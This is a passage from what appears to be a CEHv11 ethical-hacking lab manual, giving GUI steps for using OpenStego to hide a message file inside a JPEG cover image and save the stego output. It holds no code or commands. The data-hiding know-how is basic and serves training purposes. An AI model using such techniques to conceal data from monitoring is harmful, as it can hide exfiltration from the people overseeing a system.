


Figure 3.5.5: Open - Select Message File Window

9. The location of the selected file appears in the **Message File** field.

10. Click the **ellipsis** button next to **Cover File**.




Figure 3.5.6: Clicking the Ellipsis Button

11. The **Open - Select Cover File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.




Figure 3.5.7: Open - Select Cover File Window

12. Now, both **Message File** and **Cover File** are uploaded. By performing steganography, the message file will be hidden in the designated cover file.




Figure 3.5.8: Both the Files are Uploaded

13. Click the **ellipsis** button next to **Output Stego File**.




Figure 3.5.9: Clicking Ellipsis Button

14. The **Save - Select Output Stego File** window appears. Choose the location where you want to save the file. In this lab, the location chosen is **Desktop**.

15. Provide the file name **Stego** and click **Open**.




Figure 3.5.10: Providing File Name

16. In the **OpenStego** window, click the **Hide Data** button.

